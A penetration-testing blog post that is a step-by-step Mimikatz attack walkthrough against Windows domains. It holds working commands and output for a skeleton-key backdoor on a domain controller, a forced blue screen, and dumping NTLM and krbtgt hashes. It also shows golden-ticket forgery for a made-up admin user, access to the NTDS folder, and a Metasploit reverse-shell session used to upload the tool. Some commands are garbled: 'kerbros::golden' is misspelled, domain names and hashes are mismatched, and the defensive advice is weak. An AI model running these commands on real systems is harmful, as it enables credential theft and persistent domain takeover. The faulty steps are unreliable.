

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

Understanding Guide to Mimikatz

posted in **PENETRATION TESTING** on **FEBRUARY 28, 2018** by **RAJ CHANDEL**  **SHARE**

What is Mimikatz?

Mimikatz is a Tool made in C Language by Benjamin Delpy. It is a great tool to extract plain text passwords, hashes and Kerberos Tickets from Memory. It can also be used to generate Golden Tickets.


You can get Mimikatz In ZIP from [here](#). Or you can build it for git from [here](#).

Mimikatz comes in 2 architectures: x32 and x64. Here is a screenshot of the x64 mimikatz bash.

Search

Subscribe to Blog via Email

SUBSCRIBE



```
mimikatz 2.1.1 x64 (oe.eo)

##### mimikatz 2.1.1 (x64) built on Dec 19 2017 01:16:28
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX < vincent.letoux@gmail.com >
##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # _
```

Generate Skeleton Key with Mimikatz

Victim: Windows Server 2012 R2 (Domain Controller)

Attacker: Mimikatz (On Windows Server 2012 R2)


In this attack, what mimikatz installs the patch on the Domain Controller to accept “mimikatz” as a new logon password? It can be thought as a **Master Key** which will open the Active Directory to the attacker. This attack can be performed as shown below.

First, I will try to logon on my Server using mimikatz as a password.





As you can see clearly that we cannot logon into server using 'mimikatz' as a password.




Now I will login the server using its password which is 'T00r'.

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Steganography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking



And as you can see below I have logged in the Server using the correct password



Articles

Select Month



Facebook Page



If you ever are logged in on a server or have a server unlocked, you can create a skeleton key to be stored inside the memory of the Server by using Mimikatz.

Launch the Mimikartz Terminal according to the architecture of the server (x32, x64). Now first we will get the Debugging privilege in Mimikatz using


Command: privilege::debug

And then we will inject the mimikatz skeleton key in the memory of server using

Command: misc::skeleton

With this we have our skeleton key successfully injected on the server.

Note: You will have to open mimikatz with Administrative Privilege to create a Skeleton Key.



```
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

Now I will try to login the server using the skeleton key “mimikatz” we just injected in the memory. Remember last time we tried to login the server using mimikatz as a password we were unsuccessful.



But this time 'mimikatz' was accepted as a password. This does not mean that we reset the original password 'T00r'. The server will continue to login using 'T00r' but now it will also accept 'mimikatz' as a password too.

Now, remember that we injected the skeleton key in the memory, not in storage so the next time that admin restarts the server we will lose the access. So the best way to protect your Domain Controller from Skeleton Key is a practice of restarting the Server Frequently or prevents mimikatz from accessing the memory.



PAVAN\Administrator

: Please wait for the User
Profile Service

Blue Screen of Death (bsod) with Mimikatz

Attacker: Mimikatz (on Windows 7)

Victim: Windows 7

We can perform a Blue Screen of Death or bsod attack using mimikatz. This shows how powerful this tool is. To perform the bsod on a System follow the steps mentioned below:

- Run mimikatz with **Administrator**
- Start mimidrv service

Command: !+

```
mimikatz 2.1.1 x64 (oe.eo)

.#####.  mimikatz 2.1.1 <x64> built on Dec 19 2017 01:16:28
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX < vincent.letoux@gmail.com >
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

Now Initiate the Bsod as given below in the following command.

Command: !bsod

```
mimikatz 2.1.1 x64 (oe.eo)

.#####.  mimikatz 2.1.1 <x64> built on Dec 19 2017 01:16:28
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX < vincent.letoux@gmail.com >
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !bsod
```

As you can see below we have the Blue Screen of Death Error

Note: This attack can corrupt data and **potentially harm the system**. Use Carefully !!


```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The end-user manually generated the crashdump.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x000000E2 (0x0000000000000000,0x0000000000000000,0x0000000000000000,0
x0000000000000000)


Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 70
```

Display Hostname

You can extract hostname of the Victim System by typing hostname in the mimikatz Terminal.

Command: hostname

We have extracted the hostname of system as **Pavan-pc**



Golden Ticket Genration with Mimikatz

Attacker: Mimikatz on Windows Server 2012 R2


Victim: Windows Server 2012 R2

To Generate a Golden Ticket, we will require the following information:

1. Domain
2. SID
3. NTLM Hash

Let's get the Domain First.


To get the Domain we will run the **ipconfig /all** from the Command Line or PowerShell



```
Administrator: C:\Windows\system32\CMD.EXE
C:\Users\Administrator>ipconfig /all
Windows IP Configuration

Host Name . . . . . : WinServer01
Primary Dns Suffix . . . . . : Pavan.local
```

- Domain on my Server is Pavan.local
- Now to get SID we will use whoami /user command as shown in given below image.



```
Administrator: C:\Windows\system32\CMD.EXE
C:\Users\Administrator>whoami /user
USER INFORMATION
-----
User Name      SID
=====
pavan\administrator S-1-5-21-1118594253-693012904-2765600535-500
```


Now we will mimikatz itself to extract the ntlm hash required to generate the Ticket.

First we will get the Debugging Privilege using following command given below.

Command: privilege::debug

And now to extract hashes we will run following command given below.

Command: sekurlsa::logonpasswords



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : WINSERVER01$
Domain          : PAVAN
Logon Server     : (null)
Logon Time       : 2/4/2018 1:00:05 PM
SID              : S-1-5-20

msv :
[00000003] Primary
* Username : WINSERVER01$
* Domain   : PAVAN
* NTLM     : c1d0a41bada4e74666930168e86474b0
* SHA1     : 7b3fb8560ddaffa01e6fcaae52c8bca1a8cd8a73
tspkg :
```


And now we have it all that we need to generate the Ticket.

Syntax: kerbros::golden /domain:[Domain] /sid:[SID] /rc4:[NTLM Hash] /user:[Username
To Create] /id:500 /ptt

Command: kerbros::golden /domain:PAVAN.LOCAL /sid:S-1-5-21-1118594253-
693012904-2765600535 /rc4:9a7a6f22651d6a0fcc6e6a0c723c9cb0 /user:hacker
/id:500 /ptt

Here I am creating the golden key for a user named 'hacker'; you can use any of the existing users of the Domain or create a new one.

I am using [/ppt] option to pass the ticket in the current session.



```
mimikatz # kerberos::golden /domain:PAUVAN.LOCAL /sid:S-1-5-21-1118594253-693012904-2765600535 /rc4:9a7a6f22651d6a0fcc6e6a0c723c9cb0 /user:hacker /id:500 /ptt
User      : hacker
Domain    : PAUVAN.LOCAL (PAUVAN)
SID       : S-1-5-21-1118594253-693012904-2765600535
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 9a7a6f22651d6a0fcc6e6a0c723c9cb0 - rc4_hmac_nt
Lifetime  : 2/4/2018 1:24:23 PM ; 2/2/2028 1:24:23 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'hacker @ PAUVAN.LOCAL' successfully submitted for current session
```

Now run command prompt to the access of Share Folder and execute given below command:

```
pushd \\WINSERVER01\c$
```

Now we are in Z: drive execute given below command for NT directory services

```
cd WINDOWS\NTDS
```

```
DIR
```

As you can see that we get the access to the share folder which cannot be accessed without Admin Access but we had obtained it without using CMD as administrator. From given below image you can observe that it is showing 8 file and 2 folder.

```
Administrator: C:\Windows\SYSTEM32\cmd.exe

C:\Users\Administrator\Desktop\mimikatz_trunk\x64>pushd \\WINSERVER01\c$
Z:\>cd WINDOWS\NTDS
Z:\Windows\NTDS>DIR
Volume in drive Z has no label.
Volume Serial Number is 7E4D-E2DF

Directory of Z:\Windows\NTDS

02/04/2018  01:00 PM    <DIR>          .
02/04/2018  01:00 PM    <DIR>          ..
02/04/2018  01:00 PM           8,192 edb.chk
02/04/2018  01:00 PM       10,485,760 edb.log
02/04/2018  11:34 AM       10,485,760 edb00002.log
02/04/2018  11:27 AM       10,485,760 edbres00001.jrs
02/04/2018  11:27 AM       10,485,760 edbres00002.jrs
02/04/2018  11:27 AM       10,485,760 edbtm.log
02/04/2018  01:00 PM       20,987,904 ntds.dit
02/04/2018  01:00 PM        2,113,536 temp.edb
               8 File(s)        75,538,432 bytes
               2 Dir(s)        414,404,608 bytes free

Z:\Windows\NTDS>
```

Remotely Generating Golden Ticket

Attacker: Kali

Victim: Windows Server 2012 R2

Firstly get a Meterpreter Access of the Server which you can learn from [here](#)

```

msf > use multi/handler
msf exploit(multi/handler) > set lhost 192.168.1.131
lhost => 192.168.1.131
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.131:4444
[*] Sending stage (205891 bytes) to 192.168.1.6
[*] Meterpreter session 1 opened (192.168.1.131:4444 -> 192.168.1.6:56557) at
18-02-27 21:50:50 +0530

meterpreter >

```

Once gaining the meterpreter upload the mimikatz folder to the victim system using the command

Command: `upload -r /root/Desktop/mimi c:\`

Remember to **use -r** so that upload command uploads recursively.

```

meterpreter > upload -r /root/Desktop/mimi c:\
[*] uploading   : /root/Desktop/mimi/mimicom.idl -> c:\\mimicom.idl
[*] uploaded    : /root/Desktop/mimi/mimicom.idl -> c:\\mimicom.idl
[*] mirroring   : /root/Desktop/mimi/Win32 -> c:\\Win32
[*] uploading   : /root/Desktop/mimi/Win32/mimidrv.sys -> c:\\Win32\\mim
[*] uploaded    : /root/Desktop/mimi/Win32/mimidrv.sys -> c:\\Win32\\mim
[*] uploading   : /root/Desktop/mimi/Win32/mimikatz.exe -> c:\\Win32\\mi
[*] uploaded    : /root/Desktop/mimi/Win32/mimikatz.exe -> c:\\Win32\\mi
[*] uploading   : /root/Desktop/mimi/Win32/mimilove.exe -> c:\\Win32\\mi
[*] uploaded    : /root/Desktop/mimi/Win32/mimilove.exe -> c:\\Win32\\mi
[*] uploading   : /root/Desktop/mimi/Win32/mimilib.dll -> c:\\Win32\\mim
[*] uploaded    : /root/Desktop/mimi/Win32/mimilib.dll -> c:\\Win32\\mim
[*] mirrored    : /root/Desktop/mimi/Win32 -> c:\\Win32

```

Open the shell and extract Domain using `ipconfig /all`

```
C:\Users\Administrator\Downloads>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : Test_Server
Primary Dns Suffix . . . . . : pavan.loc
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : pavan.loc
```

And SID using the **whoami /user**

```
C:\Users\Administrator\Downloads>whoami /user
whoami /user

USER INFORMATION
-----
User Name          SID
=====
pavan\administrator S-1-5-21-97841242-3460736137-492355079-500
```

Now go to the location where we uploaded the mimikatz earlier and run **mimikatz.exe** as shown below


```
C:\Users\Administrator\Downloads>cd C:\x64\  
cd C:\x64\  
  
C:\x64>mimikatz.exe  
mimikatz.exe  
  
.#####.   mimikatz 2.1.1 (x64) built on Feb  5 2018 02:08:38  
## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)  
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ##   > http://blog.gentilkiwi.com/mimikatz  
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )  
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/  
  
mimikatz #
```

Now let's extract the **krbtgt NTLM hash** using the following command

Command: lsadump::lsa /inject /name:krbtgt

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : PAVAN / S-1-5-21-97841242-3460736137-492355079

RID : 000001f6 (502)
User : krbtgt
www.hackingarticles.in

* Primary
  NTLM : e847d2e54044172830e3e3a6b8438853
  LM   :
Hash NTLM: e847d2e54044172830e3e3a6b8438853
  ntlm- 0: e847d2e54044172830e3e3a6b8438853
  lm   - 0: faf57181beaae56356887f3c7a46d467

* WDigest
  01 20851c81fe49556bdc6cb64e9f85c3e6
  02 f602171b3f8173ee25b3dab1aa7abca7
  03 d5c777514f1f5c2d4845f460e854e5fe
  04 20851c81fe49556bdc6cb64e9f85c3e6
  05 f602171b3f8173ee25b3dab1aa7abca7
  06 1581f661e531315d90f4c403b08e3670
  07 20851c81fe49556bdc6cb64e9f85c3e6
  08 7dc9f6f564eae0c8028c3943ffffd237f
  09 7dc9f6f564eae0c8028c3943ffffd237f
  10 810f877ebfc630dbfdac5af3b77b5771
  11 37213412be5798647ff8b28cde48057b
  12 7dc9f6f564eae0c8028c3943ffffd237f
  13 f315f831cde2bfe3c27c6f2acad41320
  14 37213412be5798647ff8b28cde48057b
  15 4c53fe212df16850e73223e5cf573086
```

Now using all the information extracted lets generate a golden ticket in the same way we did above.

Command: `kerberos::golden /domain:pavan.loc /sid:S-1-5-21-97841242-3460736137-492355079 /rc4:e847d2e54044172830e3e3a6b8438853 /user:Hacker /id:500 /ptt`

```

mimikatz # kerberos::golden /domain:pavan.loc /sid:S-1-5-21-97841242-3460736137-492355079 /rc4:e847d2e54044172830e3e3a6b8438853 /user:Hacker /id:500 /ptt
User      : Hacker
Domain    : pavan.loc (PAVAN)
SID       : S-1-5-21-97841242-3460736137-492355079
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e847d2e54044172830e3e3a6b8438853 - rc4_hmac_nt
Lifetime  : 2/27/2018 3:21:22 PM ; 2/25/2028 3:21:22 PM ; 2/25/2028 3:21:22 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

```

